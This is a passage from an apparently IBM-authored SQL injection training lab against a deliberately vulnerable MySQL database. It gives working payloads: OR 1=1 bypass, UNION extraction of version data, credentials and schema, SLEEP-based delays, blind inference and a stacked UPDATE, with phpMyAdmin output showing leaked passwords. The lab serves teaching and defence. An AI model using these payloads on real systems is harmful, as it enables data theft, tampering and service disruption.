Lab Task: Identify and exploit blind SQL injection vulnerabilities to extract information from the database. Use this scenario to understand how attackers can leverage blind SQL injection to compromise sensitive data even when direct feedback is not provided by the application.

Vulnerable Query:

```
SELECT * FROM users WHERE id = $userId;
```

This SQL Query can be vulnerable if the parameters are substituted as follows:

Injection:


User ID: ` 1 OR 1=1 `

Resulting Query:

```
SELECT * FROM users WHERE id = 1 OR 1=1;
```

This query always returns true, potentially exposing all user records.

Sample Output



Task 4: Retrieving Database Version

Scenario: You are conducting a security audit for a client who wants to understand the potential risks associated with their web application. One of the goals is to determine if attackers could retrieve information about the database server version through SQL injection vulnerabilities. Your task is to test the application’s input fields to see if you can extract the database version information.

Lab Task: Use SQL injection techniques to retrieve the database server version from the application, and evaluate how this information could be used by attackers to plan further attacks.

Vulnerable Query:

```
SELECT * FROM products WHERE name = '$productName';
```

This SQL Query can be vulnerable if the parameters are substituted as follows:-

Injection:


Product Name: Laptop' UNION SELECT NULL, @@version, NULL;

Resulting Query:

```
SELECT name, description, price FROM products WHERE name = 'Laptop' UNION SELECT NULL, @@version, NULL;
```

This query retrieves the database version.

Sample Output



Task 5: Denial of Service Attack

Scenario: The IT security team has been informed of potential performance issues with their online store. They suspect that the application might be vulnerable to denial of service (DoS) attacks through SQL injection. Your objective is to test the application by launching a SQL injection attack designed to cause a denial of service, thereby disrupting the normal operation of the application.

Lab Task: Execute a SQL injection attack that introduces delays or causes the application to become unresponsive, and analyze the impact on system performance.

Vulnerable Query:

```
SELECT * FROM products WHERE name = '$productName';
```

Injection:


Product Name: Laptop' AND SLEEP(10);

Resulting Query:

```
SELECT * FROM products WHERE name = 'Laptop' AND SLEEP(10);
```

This query delays the response by 10 seconds, causing a potential Denial of Service (DoS) attack.

Sample Output



Exercises

Note: The exercise is Based on database "vulnerable_db". Make sure that "vulnerable_db" is created using the instructions provided in "Lab Setup: Database Creation and Data Population" step.

Exercise 1: Extracting User Data Using Error-Based SQL Injection

Objective: Exploit error-based SQL injection to retrieve user data.

1. Hint 1
- Click here for the answer
2. Hint 2
- Click here for the answer
3. Hint 3
- Click here for the answer

Solution

```
SELECT id, name, description, price FROM products WHERE name = 'Laptop'
UNION
SELECT NULL, username, password, NULL FROM users;
```

Output

The screenshot shows the phpMyAdmin web interface. The left sidebar displays a database structure with 'vulnerable_db' selected, containing tables 'products' and 'users'. The main panel shows the 'products' table selected. A SQL query is entered in the query box:

```
SELECT id, name, description, price FROM products WHERE name = 'Laptop' UNION SELECT NULL, username, password, NULL FROM users;
```

The query results are displayed in a table with 4 rows. The first row is highlighted in green, indicating a successful query. The results are as follows:

id	name	description	price
1	Laptop	High performance laptop	999.99
NULL	alice	password123	NULL
NULL	bob	qwerty	NULL
NULL	charlie	letmein	NULL

Exercise 2: Extracting Data Using Time-Based Blind SQL Injection

Objective: Use time-based blind SQL injection to infer data.

1. Hint 1

► Click here for the answer

2. Hint 2

► Click here for the answer

3. Hint 3

► Click here for the answer

Solution

```
SELECT * FROM products WHERE name = 'Laptop' AND IF(1=1, SLEEP(5), 0);
```

Output

- Time-Based Blind SQL Injection: This type of injection doesn't directly return data to the attacker. Instead, the attacker infers information from the time it takes for the database to respond. If the response is delayed (as in this query), it indicates that the injected condition was true.

Exercise 3: Extracting Specific Data Using Boolean-Based Blind SQL Injection

Objective: Use Boolean-based blind SQL injection to extract specific information, such as a user's email.

1. Hint 1

► Click here for the answer

2. Hint 2

► Click here for the answer

3. Hint 3

► [Click here for the answer](#)

Solution

```
SELECT * FROM products WHERE name = 'Laptop' AND (SELECT COUNT(*) FROM users WHERE SUBSTRING(email, 1, 1) = 'a');
```

Output

The screenshot shows the phpMyAdmin interface for a MySQL database named 'vulnerable_db'. The 'products' table is selected. The query results are displayed in a table with the following columns: id, name, description, and price. The results show one row with id 1, name 'Laptop', description 'High performance laptop', and price 999.99. The table structure is also visible, showing the same columns.

id	name	description	price
1	Laptop	High performance laptop	999.99

Exercise 4: Retrieving Database Schema Information

Objective: Use SQL injection to retrieve information about the database schema.

1. Hint 1

► [Click here for the answer](#)

2. Hint 2

► [Click here for the answer](#)

3. Hint 3

► [Click here for the answer](#)

Solution

```
SELECT id, name, description, price FROM products WHERE name = 'Laptop'
UNION
SELECT table_name, NULL, NULL, NULL FROM INFORMATION_SCHEMA.tables;
```

Output

The screenshot shows the phpMyAdmin interface with the following details:

- Server:** labs-mysql-fluffy-full-insurance.mysql.databases.labs.skills.network/
- Database:** vulnerable_db
- Table:** products
- Query:**

```
SELECT id, name, description, price FROM products WHERE name = 'Laptop' UNION SELECT table_name, NULL, NULL, NULL FROM INFORMATION_SCHEMA.tables;
```
- Results:** Showing rows 0 - 24 (328 total). Query took 0.0016 seconds.
- Table Data:**

id	name	description	price
1	Laptop	High performance laptop	999.99
	ADMINISTRABLE_ROLE_AUTHORIZATIONS	NULL	NULL
	APPLICABLE_ROLES	NULL	NULL
	CHARACTER_SETS	NULL	NULL
	CHECK_CONSTRAINTS	NULL	NULL
	COLLATIONS	NULL	NULL
	COLLATION_CHARACTER_SET_APPLICABILITY	NULL	NULL
	COLUMNS	NULL	NULL

Exercise 5: Manipulating Data Using SQL Injection

Objective: Use SQL injection to retrieve/manipulate the data.

1. Hint 1

► Click here for the answer

2. Hint 2

► Click here for the answer

3. Hint 3

► Click here for the answer

Solution

If the web form allows updating the price with the following SQL query:

```
UPDATE products SET price = 'new_price' WHERE name = 'product_name';
```


You can manipulate it to update the price of another product:

```
product_name = 'Laptop'; UPDATE products SET price = 10 WHERE name = 'Smartphone';
```

So the final injected query might look like this:

```
UPDATE products SET price = 10 WHERE name = 'Smartphone';
```

Output



Conclusion

This lab has provided a comprehensive exploration of SQL injection vulnerabilities, one of the most prevalent and dangerous threats to web applications. Through a series of hands-on tasks, you have learned to identify and exploit various types of SQL injection, including basic, error-based, blind, and time-based techniques. You have seen how attackers can extract sensitive information, bypass authentication mechanisms, and manipulate data within a database. This practical experience underscores the critical importance of securing database interactions through proper input validation, parameterized queries, and other best practices. By understanding the methods attackers use, you are better equipped to defend against these vulnerabilities and protect the integrity and confidentiality of your data.

Author(s)

Dr. Manish Kumar

© IBM Corporation. All rights reserved.